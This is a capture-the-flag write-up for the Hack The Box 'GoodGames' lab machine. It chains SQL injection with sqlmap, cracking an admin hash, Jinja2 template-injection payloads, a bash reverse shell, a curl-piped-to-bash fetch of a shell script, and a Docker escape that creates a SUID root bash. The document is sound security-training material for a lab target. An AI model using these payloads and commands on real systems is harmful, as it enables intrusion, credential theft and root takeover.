
Hack The Box GoodGames Writeup (Easy Linux)
Easy Linux box. SQL injection dumps the admin hash, Jinja2 SSTI on a hidden vhost gives root in a container, and a mounted home directory SUIDs bash.
Summary
GoodGames exposes only port 80, a Flask store whose login form is injectable: sqlmap finds both a time based blind and a UNION vector, dumps the main database and returns the admin MD5 hash, which hashcat cracks to superadministrator. Logging in as admin reveals a settings link to internal-administration.goodgames.htb, a second virtual host that accepts the same credentials. Its profile page reflects the full name field straight back through Jinja2, so a 7 times 7 payload renders as 49 and the familiar os.popen gadget turns that into command execution, landing a root shell inside a Docker container. The container’s gateway at 172.19.0.1 answers on port 80 with the same Werkzeug banner, /home/augustus is a bind mount from that host, and the superadministrator password works over SSH for augustus. Because the mount is shared, copying /bin/bash into that directory on the host and then chowning it to root and setting the SUID bit from inside the container produces a root owned setuid shell on the host.
Service Enumeration
Only port 80 is open on the machine:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Nmap 7.93 scan initiated Mon Nov 10 15:18:39 2025 as: nmap -A -vv -oN scans/nmap.all -p- -T4 --min-rate 2500 10.129.96.71
Nmap scan report for 10.129.96.71
Host is up, received syn-ack (0.12s latency).
Scanned at 2025-11-10 15:18:39 -03 for 39s
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack Apache httpd 2.4.48
|_http-title: GoodGames | Community and Store
| http-methods:
|_  Supported Methods: HEAD GET OPTIONS POST
|_http-favicon: Unknown favicon MD5: 61352127DC66484D3736CACCF50E7BEB
|_http-server-header: Werkzeug/2.0.2 Python/3.9.2
Service Info: Host: goodgames.htb

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Nov 10 15:19:18 2025 -- 1 IP address (1 host up) scanned in 39.17 seconds
Web Server Enumeration
I open the website on port 80:

Most of the website contains empty links and links that point to pages that does not exist. At the top, though, there’s a user icon:

I tried using random credentials to test functionality, and it seems like the server is actually processing this data. I immediately fire off burpsuite, capture a login request to the website, and save it to a file named “login.req”:

I use this login.req file from burpsuite to feed sqlmap:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
$ python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r login.req

<SNIP>


[16:52:23] [INFO] (custom) POST parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y


<SNIP>


(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: email=' AND (SELECT 3752 FROM (SELECT(SLEEP(5)))yeWJ) AND 'Dzfb'='Dzfb&password=123123123

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: email=' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7170627071,0x6d6d5150724f595041476f4455466f5450626c6b5868497562425a7570594f4444566661464a5346,0x716a706a71)-- -&password=123123123
---

<SNIP>
As you can see from the output above, the login feature is vulnerable to sql injection. I can enumerate databases:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r login.req --answers 'process=Y,apply=n' --dbs
It returns:
1
2
3
available databases [2]:
[*] information_schema
[*] main
I go into main and enumerate tables:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r login.req --answers 'process=Y,apply=n' -D main --tables
It returns:
1
2
3
4
5
6
7
Database: main
[3 tables]
+---------------+
| user          |
| blog          |
| blog_comments |
+---------------+
I can ultimately dump the users from the application:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r login.req --answers 'process=Y,apply=n,crack=n' -D main -T user -C email,password --dump
It returns the admin user:
1
2
3
4
5
6
+-------------------------------------------+----------------------------------+
| email                                     | password                         |
+-------------------------------------------+----------------------------------+
| admin@goodgames.htb                       | 2b22337f218b2d82dfc3b6f77e7cb8ec |

<SNIP>
I save the admin hash to a file named “admin.hash” and crack it with hashcat:
1
hashcat admin.hash /usr/share/wordlists/rockyou.txt -m 0
After a few seconds, I get the cleartext password for admin:
1
superadministrator
I log in to the website as:
1
2
Username: admin@goodgames.htb
Password: superadministrator
On my profile, I see there’s a configuration option:

If I click on it, I get redirected to http://internal-administration.goodgames.htb/. I add this new vhost to my /etc/hosts file:
1
10.129.96.71 internal-administration.goodgames.htb goodgames.htb
I access this new website and it immediately asks me to sign in:

I use the same credentials (admin/superadministrator) to log in. It works:


The only place of this website I found to be working as the over at “settings”:

Anything I use for on “full name” will be displayed on the webpage when I click “save all”:
I use a basic Jinja2 SSTI payload to test for template injection:

I used:
1
{{7*7}}
As my full name (every other field can be random) and the server actually processed this as a mathematical operation (resulting in 49). I search for more dangerous payloads online and find a nice cheat sheet. I use the following payload:
1
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
It’ll give me remote command execution, hopefully. I test it against the page:

It works. To get a reverse shell, I first create shell.sh in my machine:
1
/bin/bash -i >& /dev/tcp/10.10.14.57/9001 0>&1
Then I start a python webserver:
1
sudo python3 -m http.server 80
Start netcat listener on port 9001:
1
nc -lvnp 9001
And I use the following payload:
1
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('curl 10.10.14.57/shell.sh|bash').read() }}
Immediately I get a shell as root
Docker Breakout
If I look at the root folder of the machine I landed on I can see “.dockerenv”, a clear indicator that I’m in a docker container:
1
2
3
4
5
root@3a453ab39d3d:/backend# ls -la /
total 92
drwxr-xr-x   1 root root 4096 Nov 10 19:37 .
drwxr-xr-x   1 root root 4096 Nov 10 19:37 ..
-rwxr-xr-x   1 root root    0 Nov  5  2021 .dockerenv
I look at my network interfaces to see the docker container’s IP address:
1
2
3
4
5
6
7
8
root@3a453ab39d3d:/backend# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.19.0.2  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:ac:13:00:02  txqueuelen 0  (Ethernet)
        RX packets 7707  bytes 2024451 (1.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6711  bytes 4867495 (4.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
It ends in .2. If I ping .1, I get a response back:
1
2
3
4
root@3a453ab39d3d:/backend# ping 172.19.0.1
PING 172.19.0.1 (172.19.0.1) 56(84) bytes of data.
64 bytes from 172.19.0.1: icmp_seq=1 ttl=64 time=0.138 ms
64 bytes from 172.19.0.1: icmp_seq=2 ttl=64 time=0.094 ms
That may be the host vm. I try to access port 80 and see if I get a response:
1
2
3
4
5
6
7
root@3a453ab39d3d:/backend# curl 172.19.0.1 --head

HTTP/1.1 200 OK
Date: Mon, 10 Nov 2025 20:12:48 GMT
Server: Werkzeug/2.0.2 Python/3.9.2
Content-Type: text/html; charset=utf-8
Content-Length: 85107
Sure enough, it matches the headers. I know that “augustus” is a possible user since their home folder is at /home:
1
2
3
4
5
root@3a453ab39d3d:/backend# ls -la /home
total 12
drwxr-xr-x 1 root root 4096 Nov  5  2021 .
drwxr-xr-x 1 root root 4096 Nov 10 19:37 ..
drwxr-xr-x 2 1000 1000 4096 Nov 10 19:42 augustus
I also notice a different pattern here. I see that everything else is owned by root (/home and /) but /home/augustus has ownership to a bare ID. There is no user with that ID in the container. I can enumerate the disks:
1
2
3
4
5
6
7
8
9
root@3a453ab39d3d:/backend# df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay         8.9G  5.7G  2.8G  68% /
tmpfs            64M     0   64M   0% /dev
tmpfs           2.0G  4.0K  2.0G   1% /sys/fs/cgroup
/dev/sda1       8.9G  5.7G  2.8G  68% /home/augustus
shm              64M     0   64M   0% /dev/shm
tmpfs           2.0G     0  2.0G   0% /proc/acpi
tmpfs           2.0G     0  2.0G   0% /sys/firmware
That way I confirm /home/augustus is actually a mount from the host vm:
1
/dev/sda1       8.9G  5.7G  2.8G  68% /home/augustus
Anywho, I keep that in mind and try to authenticate to the host vm SSH as augustus:
1
2
root@3a453ab39d3d:/backend# ssh augustus@172.19.0.1
augustus@172.19.0.1's password:
When it asks me for a password, I use the same password from before (superadministrator) and that way I get a shell on the host vm as augustus.
Privilege Escalation
Privesc involves copying the bash binary from the host vm to the /home/augustus folder (since this folder is mounted on the docker container):
1
augustus@GoodGames:~$ cp /bin/bash .
Then I go back to the container with “exit”. I go to /home/augustus and change permissions for bash:
1
2
chown root:root bash
chmod +s bash
Bash looks like this now:
1
2
root@3a453ab39d3d:/home/augustus# ls -l bash
-rwsr-sr-x 1 root root 1168776 Nov 10 19:42 bash
If I SSH back into the host vm, I can execute this bash binary with root privileges:
1
2
3
augustus@GoodGames:~$ ./bash -p
bash-5.0# id
uid=1000(augustus) gid=1000(augustus) euid=0(root) egid=0(root) groups=0(root),1000(augustus)